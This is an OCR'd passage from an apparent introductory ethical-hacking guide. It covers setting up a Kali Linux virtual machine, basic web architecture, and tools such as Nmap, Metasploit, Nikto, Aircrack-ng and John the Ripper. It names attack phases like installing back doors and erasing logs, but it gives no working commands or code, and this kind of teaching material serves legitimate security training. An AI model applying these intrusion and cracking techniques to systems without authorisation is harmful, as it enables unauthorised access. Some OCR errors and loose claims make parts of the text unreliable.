Adapter 1: Intel PRO/1000 MT Desktop (NAT)
USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)
Shared folders
None
Description
None
Preview
Kali Linux


File Machine Help
File Machine View Input Devices Help
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to
Please select a virtual optical disk file or a physical optical drive containing a disk to start your new virtual machine from.
The disk should be suitable for starting a computer from and should contain the operating system you wish to install on the virtual machine if you want to do that now. The disk will be ejected from the virtual drive automatically next time you switch the virtual machine off, but you can also do this yourself if needed using the Devices menu.
Host Drive ASUS DRW-24D5MT (sr0)
Back
Start
Cancel





We can now specify the size of the virtual hard disc using "File location and size."

For our VMs, we use 80.00 GB.

The wizard is finished once you click "Create."

Now we'll select "Settings" to further personalise the VM.

We make sure that “Shared Clipboard” and “Drag’n’Drop” are both set to bidirectional in “General” -> “Advanced.”

We adjust the “Boot Order” in “System” -> “Motherboard” to ensure that Hard Disk is first and Optical is second.

Everything else is turned off.

We raise the “Processor(s)” to 2 in “System” -> “Processor.”

We also enable “Extended Features” for Enable PAE/NX at the same time.

Make sure “Video Memory” is set to 128 MB under “Display” -> “Screen.”

Another thing to keep in mind is to make sure “Accelerated 3D graphics” is turned off, as this has been noted to create problems.

The final settings screen looks like this:

Press “Start” when we’re ready to go.

When we run it for the first time, we’ll be asked if we want to mount an image to serve as a “start-up disc.”

We wish to utilise our Kali image instead of a physical disc, so we choose the symbol on the left side of the menu.

“Optical Disk Selector” will appear as a new pop-up window.

We’ll now press “Add” and navigate to the location of our ISO.

We can see it has been added after pressing “Open,” so we make sure it is selected and press “Choose.”

All that’s left to do now is hit “Start.”

After that, we save the file, start the VM, and then finish installing Kali Linux as if it were a bare metal installation.

The Kali Linux setup wizard should detect if it's running within a virtual machine during the installation process. If this is the case, any additional tools (such as virtualbox-guest-x11) should be installed automatically to improve the user experience.

Overview of Kali Linux

Here's what makes Kali the hacker's favourite distro

Professional penetration testers and ethical hackers require computers that are more customizable and flexible than standard Microsoft Windows or Mac systems.

The open-source Kali Linux operating system (OS) allows pen testers to utilise the same exploits as malicious would-be hackers — operations that would be unnecessarily difficult or impossible to accomplish with a regular OS.

Users may access every aspect of a computer's settings, run specialty programmes and routines, modify internet connections and Wi-Fi data, and spoof (copy and imitate) other machines' credentials with Kali Linux.

Kali Linux isn't designed for common computing tasks like word processing, surfing the web, or even playing games. Kali, on the other hand, will be beneficial to students pursuing an online cyber security master's degree, especially if they are pursuing an ethical hacker's focus and licence.

What Is Kali Linux and How Does It Work?

To figure out Kali Linux, one must first comprehend Linux. Linus Torvalds created Linux, a Unix-based operating system, in 1991. Linux is an open-source, fully customizable kernel (the most basic, core portion of an operating system) that allows users to essentially construct their own OS lawfully to fulfil unique demands.

Several well-known Linux distributions (distros) have merged with well-known tech businesses since 1991, including Red Hat, Fedora, Slackware, and Debian. Kali is a Debian-based distro designed to conduct pen-testing and security audits and is maintained by Offensive Security, a cyber security development and certification firm.

Kali, like most Linux distributions, can be installed permanently on a computer or started "live" from a USB thumb drive or CD. As a result, Kali can run on both Windows and Mac machines. According to Kali.org's "Should I Use Kali Linux?" article, the main benefits of Kali Linux are:

- Single user root access: Most operating systems require root or adminis-

trative privileges before root tasks may be done. Kali, on the other hand, is built to run in "root" mode by default due to the nature of security assessments. This feature eliminates the need for the pen tester to enable root privileges for each action.

- Network services disabled by default: All network services, including Bluetooth, are disabled by default, allowing specific Kali services and exploits to function.
- Custom Linux kernel: The core Debian kernel that runs atop Kali Linux has been patched for wireless injection and tweaked for upstream (uploading) capabilities (spoofing transmission packets in a way that makes them appear like regular internet activity to other computers).
- Minimal and trusted set of repositories: Linux users can access and download the programmes and files they want to use via "repositories" of open-source software and data, which are small and reliable.


The Kali repositories are intentionally limited and only contain files that have been tested and approved by Kali.

Students are frequently introduced to the Kali OS in cyber security programmes, particularly in sessions that focus on penetration testing and security audits.

The fundamental reason is due to a large number of exploits and the operating system's wide functionality.

What can you do with Kali?

More than 300 vulnerability testing tools are included in Kali Linux. Many of them came from Kali's predecessor, Backtrack, notably the most basic



exploits. However, Kali includes modern tools that are intended to evaluate contemporary cyber security advances.

Kali has regularly updated auditing programmes that allow ethical hackers to:

- **Recon:** Gather intelligence on a target.
- **Scan:** Map out and investigate a network.
- **Exploit:** Attack security holes found during the scanning phase.
- **Elevate privileges:** Gain root or administrator access on target computers/networks.
- **Maintain access:** Install back doors that allow return access at a later time.
- **Cover tracks:** Erase logs and hide evidence of an intrusion.

These same tools are used by unethical hackers to achieve their malicious purposes.

Of course, ethical hackers work within the limitations and guidelines set forth by their employer or the organisation they are inspecting.

In his essay "What is Kali Linux and Do You Need It?" for MakeTechEasier.com, tech writer Nick Congleton discusses some of the more popular tools available in Kali.

These tools can be used at any of RohitKharat's stages, including:

- **NMap/Wireshark:** For network traffic analysis and troubleshooting.

- **Aircrack-ng:** Detects transmission packets in the middle of their journey. A "packet sniffer" is another name for this device.
- **Password crackers:** Programs such as Hydra and Crunch are used to "crack" or find out login passwords on other machines and websites.
- **Metasploit:** A sophisticated tool that includes roughly 2,000 applications and scripts for "exploiting" security weaknesses in everything from Android cellphones to Windows, Linux, and Unix-based (Mac) systems.

Kali Linux comes with a set of tools that should be sufficient to conduct a successful and competent security audit on virtually any personal or commercial computer network.


Hackers, on the other hand, frequently install their own exploits and applications on Kali, which may be difficult to detect by Kali's stock tools. From the ethical side of the company, a good pen tester can install these same hacker exploits and learn how to identify them. Ethical hacking is a field that necessitates ongoing education throughout one's career.

Know your target

Understanding how the target functions is important before you start pen-testing

How do you start pen-testing a website or a target if you don't know where the vulnerabilities lie? The smarter approach would be to understand how your target functions so that different attach vectors can be used. Let's take the example of a website for this chapter. If you're not a web developer, you'll probably find the diagram on the following page confusing. Before we go into the details of each component, let's have a look at the walkthrough below.

We'll walk you through each component and also give you an overview of typical services involved in accessing a website. This will give you an idea



about each component that should help you think about web architecture in the future.

Domain Name System (DNS)

DNS (Domain Name System) is a backbone technology that allows the world wide web to function. DNS provides a key/value lookup from a domain name (e.g., google.com) to an IP address (e.g., 185.157.45.155) at the most basic level, which is required for your computer to route a request to the proper server.

The distinction between a domain name and an IP address is analogous to the difference between "call John Doe" and "call 9988776655."

In the same way that you used to require a phone book to seek out John's phone number, you now need DNS to look up a domain's IP address. As a result, you can think of DNS as the internet's phone book.

We could go into a lot more detail here, but we won't because it's not necessary for our basic introduction.

Load Balancer


A load balancer is a device that distributes the load evenly across the network. Before we get into the nitty-gritty of load balancing, let's talk about horizontal vs. vertical application scalability. What exactly are they, and how do they differ?

Horizontal scaling, as explained in this StackOverflow post, is adding

more machines to your pool of resources, whereas "vertical" scaling entails adding more power (e.g., CPU, RAM) to an existing system.

You nearly always want to scale horizontally in web development because, to put it simply, things break. Servers go down for no apparent reason. Networks deteriorate with time. Occasionally, entire data centres go down. Using many servers allows you to plan for outages and keep your application functioning. Your app is "defect tolerant," in other terms.

Second, horizontal scalability allows you to decouple distinct components of your application's backend (web server, database, service X, and so on) by running them on separate servers.



Finally, you may reach a point where vertical scaling is no longer practicable. There is no computer on the planet that can perform all of your app's calculations. Consider Google's search platform as a classic example, albeit this also applies to businesses on a much smaller scale. At any given time, massive websites are running 150-to-400 AWS EC2 instances, if they're hosted on AWS. It would be difficult to deliver all of that compute capacity by vertical scaling.

Coming back to load balancers. They're the secret sauce that allows you to scale horizontally. Incoming requests are routed to one of several application servers, which are often clones or mirror images of one another, and the app server's answer is sent back to the client.

Any of them should handle the request, in the same way, therefore it's only a matter of dividing the requests among the servers such that none of them gets overburdened. That is all there is to it. Load balancers are rather simple in concept.

Web Application Servers

Web application servers are simple to define at a high level. They carry out the main business logic that processes a user's request and returns HTML to the browser. They often interface with a variety of backend infrastructure, including databases, caching layers, job queues, search services, other microservices, data/logging queues, and more, in order to perform their duties.

As previously stated, in order to process user requests, you normally have at least two, and frequently many more, load balancers plugged in. You should be aware that app server implementations necessitate the selection of a programming language (Node.js, Ruby, PHP, Scala, Java, C#.NET, and so on) as well as a web MVC framework for that language (Express for Node.js, Ruby on Rails, Play for Scala, Laravel for PHP, etc.).

Database Servers

To store data, every modern online application uses one or more databases. Databases allow you to define your data structures, input new data, retrieve existing data, update or delete existing data, execute cross-data computations, and more.


The web app servers, as well as the job servers, will most likely communicate directly with one another. Each backend service may also have its own database that is separate from the rest of the application.

While I'm trying to avoid going into too much detail about specific technologies for each architecture component, I'd be remiss if I didn't include the next level of detail for databases: SQL and NoSQL.

SQL stands for "Structured Query Language," and it was created in the 1970s to provide a universally accessible technique for accessing relational data sets. Data is stored in SQL databases in tables that are linked together by common IDs, which are usually integers.

Let's take a look at a simple example of preserving customer information. You might have two tables, customers and orders, that are linked by the user's id. A simplified version can be seen in the image below. Because the customer_id column in users table is a "foreign key" to the orders table, the tables are linked.

If you're not familiar with SQL, you can go through one of the many free courses from any of the MOOC (Massive Open Online Courses) providers. Because it's so common in web development, you'll want to master the basics at the very least in order to effectively construct an application.



NoSQL, which stands for "non-SQL," is a newer group of database systems that have emerged to handle the vast volumes of data generated by large-scale online applications (most SQL variations don't scale horizontally effectively and can only scale vertically to a point).


We'd also point out that, for the most part, the industry is aligning on SQL as a database interface, even for NoSQL databases, so you should learn SQL if you don't already. Nowadays, there's absolutely no way to avoid it.

Caching Service

A caching service is a basic key/value data storage that allows you to save and retrieve data in less time. Caching services are commonly used by applications to save the results of expensive calculations so that they can be retrieved from the cache rather than recomputing them the next time they're needed.

A programme may save the results of a database query, calls to external services, HTML for a certain URL, and many other things. Here are a few instances of real-world scenarios:

Instead of recalculating search results for popular search queries like "dog" or "cat" Google caches them.



Much of the information you see when you log in, such as post data, friends, and so on, is cached by Facebook. Redis and Memcache are the two most widely used caching server technologies.

Job Queue & Servers

Most online applications require asynchronous work behind the scenes that isn't directly related to responding to a user's request. For example, in order to return search results, Google must crawl and index the entire internet.

This does not happen every time you conduct a search. Instead, it crawls the web in real-time, updating search indexes as it goes. While there are a variety of architectures that allow for asynchronous work, the most common is what we'll refer to as the "task queue" architecture.

It is made up of two parts: a queue of "jobs" that must be completed and one or more job servers (also known as "workers") who execute the jobs in the queue. A list of jobs that must be run asynchronously is stored in a job queue. First-in-first-out (FIFO) queues are the simplest, but most applications require some type of priority queueing scheme.


The app simply adds the necessary job to the queue whenever it needs to run a job, whether on a regular schedule or in response to user activities. For example, a website for an e-commerce portal could use a job queue to power a lot of the behind-the-scenes labour that keeps the marketplaces running.

It can execute jobs to process orders and initiate supply-chain logistics, process taxes for orders and issue customer rewards, aggregate user statistics and send notification emails, among other things.

Jobs are processed by job servers. They poll the job queue to see if there is work to be done and if so, they remove a job from the queue and execute it.

Full-text Search Service

Many, if not all, web apps have a search feature in which a user enters text (commonly referred to as a "query") and the app delivers the most "relevant" results. The technique that powers this feature is known as "full-text search," and it uses an inverted index to swiftly find documents that contain the query keywords.



An example of how three document titles are converted into an inverted index to make it easier to search for papers with a given term in the title. Common terms like "in," "the," "with," and others (known as stop words) are usually not included in an inverted index.

While some databases enable full-text search directly (for example, MySQL), it's more common to operate a separate "search service" that computes and stores the inverted index and provides a query interface.

Elasticsearch is the most common full-text search platform today, but other possibilities include Sphinx and Apache Solr.

Services

Once a programme has grown to a certain size, specific "services" will most likely be separated and run as independent applications.

They aren't exposed to the outside world, but they do interact with the app and other services.

Data

Today, a company's success or failure is determined by how well it manages

data. Almost every software these days uses a data pipeline to ensure that data can be gathered, stored, and analysed once it reaches a certain scale.

A typical pipeline consists of three stages:

The programme delivers data to the data "firehose," which provides a streaming interface for ingesting and processing data, typically events concerning user activities. Raw data is frequently altered or supplemented before being transferred to another firehose. The most popular technologies for this are AWS Kinesis and Kafka.

Cloud storage is used to save both the raw data and the final transformed/augmented data. AWS Kinesis has a feature called "firehose" that enables saving raw data to its cloud storage (S3) incredibly simple. For analysis, the transformed/augmented data is frequently placed into a data warehouse.

You can use AWS Redshift for that and it's very popular among startups for that reason. However, larger firms may frequently use Oracle or other proprietary warehouse systems. For analysis, a Hadoop-like NoSQL MapReduce technology may be necessary if the data sets are large enough. Another phase not depicted in the architecture diagram is importing data into the data warehouse from the app and service's operational databases.

Cloud storage

According to AWS, "cloud storage provides a straightforward and scalable way to store, access, and share data via the Internet." It can be used to store and access almost anything that would be stored on a local file

system, with the added benefit of being able to interact with it via a RESTful API over *HTTP*.

Amazon's S3 service is by far the most popular cloud storage option today, and it's what a lot of startups use to store our video, photo, and audio assets, as well as our CSS and Javascript, user event data, and more.

CDN

The term "Content Delivery Network" refers to a system that allows you to send materials like static HTML, CSS, Javascript, and photos over the internet considerably quicker than you could with a single origin server.

It works by distributing material across a network of "edge" servers throughout the world, causing users to download assets from the "edge" servers rather than the origin server.

A user in Spain, for example, accesses a web page from a site with origin servers in NYC, but the page's static assets are loaded via a CDN "edge" server in England, avoiding several slow cross-Atlantic HTTP calls.

Tools of the trade

Commonly used tools that help an Ethical Hacker do their job

Penetration testing, colloquially referred to as Pen-testing essentially refers to testing software systems to find weaknesses or potential security breach points.

In the past, pen testing was restricted to the elite circles of a few security experts. But now, with loads of high-abstractive tools having been developed keeping cybersecurity in mind, this field has become more democratised. One can get started and perform basic to advanced pen-testing within the comforts of their couch.

Pen-testing tools can be broadly classified into two, “scanners” and “attackers”. As the names would suggest, one set of tools help in pointing out the threats while the other find and attack those threats for data collection purposes.

So let’s have a look at few of the more popular ones that helps someone through the initial steps of cyber-security investigation:-

Nmap

A free and open-source security tool mostly used in professional circles, it is generally used to manage, audit and scan through networks and OS security for both locally hosted and remote hosts.

It was launched way back in 1997, and despite being one of the oldest tools in this segment, it continues to be actively updated, receiving new improvements all year round thereby ensuring a loyal and active user base.

Regarded as one of the most efficient network mappers around, it has been benchmarked for being fast and for consistently delivering complete results with any form of a security investigation.

With optimum memory management as one of its core development options, it has wide acclaim as one of the most effective and clean network mappers around.

It can be used in the following scenarios-

- Auditing devices’ security
- Detecting open ports on remote hosts
- Mapping networks and enumerating errors

- Finding vulnerabilities inside any network regardless of protocol
- Execute large scale DNS queries against domains/subdomains

Available platforms- All major operating systems including Mac OS X, Linux, OpenBSD and Solaris, and Microsoft Windows 10.

Metasploit

It's an open source cyber-security project that specialises in providing different pen-testing tools to discover vulnerabilities in remote software. Its popularly used as an "exploit module development platform".

Written in Ruby, Metasploit Framework is the most popular product of this project, which enables one to develop, test and execute exploits easily. The framework provides a suite of security tools that can be used to:

- Evade detection systems
- Scan for security vulnerabilities
- Execute large volumes of remote attacks
- Scan through all forms networks and hosts regardless of protocols

Metasploit, in line with a freemium approach, offers three versions of their software:

Pro (ideal for massive scale penetration testing and big-size Informa-

tion Technology security teams), Community (useful for small companies), Framework (ideal for app developers and security researchers).

Available Platforms- Being open-source, its platform agnostic to a high degree and therefore available for Mac, Linux(Ubuntu, Fedora) and Windows. It's not available for use on mobile platforms.

IronWASP

Free, open-sourced and multi-platform, IronWASP is treated as the quintessential tool to audit one's web servers and public applications.

One of the most well-received things about IronWASP is that it has been made keeping novices in mind and is a great tool to learn the nuts and bolts of ethical hacking. It's all Graphical user interface based with drag and drop options, and so complete scans can be performed in only a few clicks. This allows people who have in-depth knowledge of network systems or hardware based tasks but lack coding skills to get involved in ethical hacking and pen-testing.

A few of its main core features include:


- Simple to use, feature rich GUI-based interface with drag and drop options
- Can record sequence of web scans over some time and sort the data based on the host
- Can export results mainly into HTML and RTF file format with fewer options for customizability
- Support for 25+ varied web vulnerabilities
- Support for management of false positives and negatives

- Support for its scripting engine across programming languages with dominant support and an active community in Python and Ruby
- Can be extended by using modules written in C#, Ruby, Javascript and Python

Available platforms - It's natively available only on Windows but can be used on other platforms with third-party modules (for instance, Linux with Wine, and MacOS using CrossOver).

Wireshark

Another free, open-source software, it specialises in being able to analyse network traffic in real time. Its USP being its sniffing technology, Wireshark is popular for its ability to scan through and detect security problems in any network and hence, its effectiveness in solving general network routing problems.



Its main features include:

- Support for offline inspection through analyses that are saved
- Packet browser (package based, inspired from Linux based package managers)
- Feature-rich graphical user interface

- Well-documented VoIP analysis
- Inspection and decompression of .gzip/.zip/.tar files
- Reads and supports other file formats, including Sniffer Pro, tcpdump (libpcap), Microsoft network monitor, Cisco Secure IDS iplog, etc.
- Supports a wide variety of ports and network devices: Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI.
- Protocol decryption includes but not limited to IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, WPA/WPA2 and other endemic protocols as well
- Can export results to XML, PostScript, CSV, or plain text with options of a high degree of customizability

Available Platforms- With support for over 2000+ different network protocols, its available on all major operating systems including Linux, Windows, Mac OS X, FreeBSD, NetBSD, OpenBSD

OpenVAS

Previously popular as the much loved "Nessus", it is an open-sourced network scanner used to detect vulnerabilities in remote hosts. One of the more efficient network vulnerability scanners, it has remained very popular among DevOps, system administrators, Tech collaborators.

Its core features include-

- Powerful, simple web app user-interface
- Can perform 50,000+ types of tests on network vulnerability


- Can simultaneously scan multiple hosts
- Able to pause and resume scan tasks with support for parallelization available
- Management of false positives and negatives
- Can schedule scans based on available resources
- Graphics and statistics generation
- Can export results to plain text, XML, HTML or LateX
- Platform agnostic, powerful command-line interface
- End-to-end integration with Nagios monitoring software

Available Platforms - With its webapp user-interface, it can be run from any operating system. However, a Command Line Interface is also available and works well for all Linux/Unix operating systems and all bash based Windows OS.

In addition to the free version available for download from the OpenVAS website, there is also an enterprise licence for commercial uses available on the website of Greenbone Security, and it's the parent company.

Nikto

Popular as a native part of the Kali Linux Distribution, Nikto is one of the all-time favourites in ethical hacking circles so much so that even other popular developer-friendly Linux distributions such as Fedora have also



started to come with Nikto pre-installed in their software repositories. This security tool is used to scan web servers and perform varied tests on specific remote hosts

As can be seen in the above screenshot, Nikto's simple and clean CLI makes it very convenient and easy to launch any vulnerability testing against one's target.

Nikto's core features, as stated on their webpage, that makes it very popular are:


- Can detect default installation files on any OS
- Can easily detect software applications that need to be upgraded or deleted
- Support to run XSS vulnerability tests
- Can launch dictionary-based brute force attacks on entire databases
- Can export results into plain text, CSV or HTML files to support offline analysis
- LibWhisker based intrusion detection system evasion
- Support for end-to-end integration in other languages(Python, C#, Objective-C) with

  Ruby programming language based Metasploit Framework

  Available Platforms- Endemic to popular Linux distributions (Ubuntu, Kali, Fedora)

AirCrack-ng

The most respected Wifi security suite for home and corporate security investigations, AirCrack-ng includes full support for 802.11 WEP and WPA-PSK networks and essentially functions by capturing network packets. It then performs analyses on them and uses it to crack Wifi access.



For old-school heavy duty security professionals, it comes with a fancy terminal-based interface along with a few more interesting features-

- Extensively developer-friendly documentation (wiki, manpages, dynamic tutorials)
- Actively involved and welcoming community (forums, RSS feeds, IRC channels)
- Launches PTW, WEP and Fragmentation attacks
- Supports WPA Migration Mode
- Cracking speed is the fastest in the market (hackerrank benchmark tests)
- Support for multiple WiFi cards
- Can be easily integrated with third-party tools


As a bonus, it comes bundled with a suite of Wifi auditing tools including:

- airbase-ng
- aircrack-ng
- airdecap-ng
- airdecloak-ng
- airdriver-ng
- aireplay-ng
- airmon-ng
- airodump-ng
- airolib-ng
- airserv-ng
- airtun-ng
- easside-ng
- packetforge-ng
- tkiptun-ng
- wesside-ng
- airdecloak-ng

The suite of WiFi tools makes it possible for both novice and experienced users who have just installed WiFi systems at their home/ workplace to be able to monitor their security systems and create private channels for enhanced security if need be.

John The Ripper

Regarded as one of the best password crackers of all time, it's arguably one of the better security tools available to not only test password strength in one's operating system, but also to check up on one remotely over a network.



It works by auto-detecting the type of encryption used in almost any password, and then changes its password test algorithm based on it thereby making it one of the most automated and aware password cracking tool ever made.

Using brute-force technology, it can decipher passwords and solve through most of the popular algorithms such as: DES, MD5, Blowfish; Kerberos AFS; Hash LM (LAN Manager), the method predominantly used in Windows NT / 2000 / XP / 2003/7; MD4, LDAP, MySQL (using third-party modules)

Available platform- Being open source, it's available for Mac, Linux(all popular distributions), Windows and Android.


Maltego

It's gained fame as the perfect tool for gathering intelligence and reconnaissance of data while one is performing the initial analysis of one's target.

It essentially works by correlating and determining relationships between different fields of personal data like names, phone numbers, email addresses, companies, organisations and social network profiles.

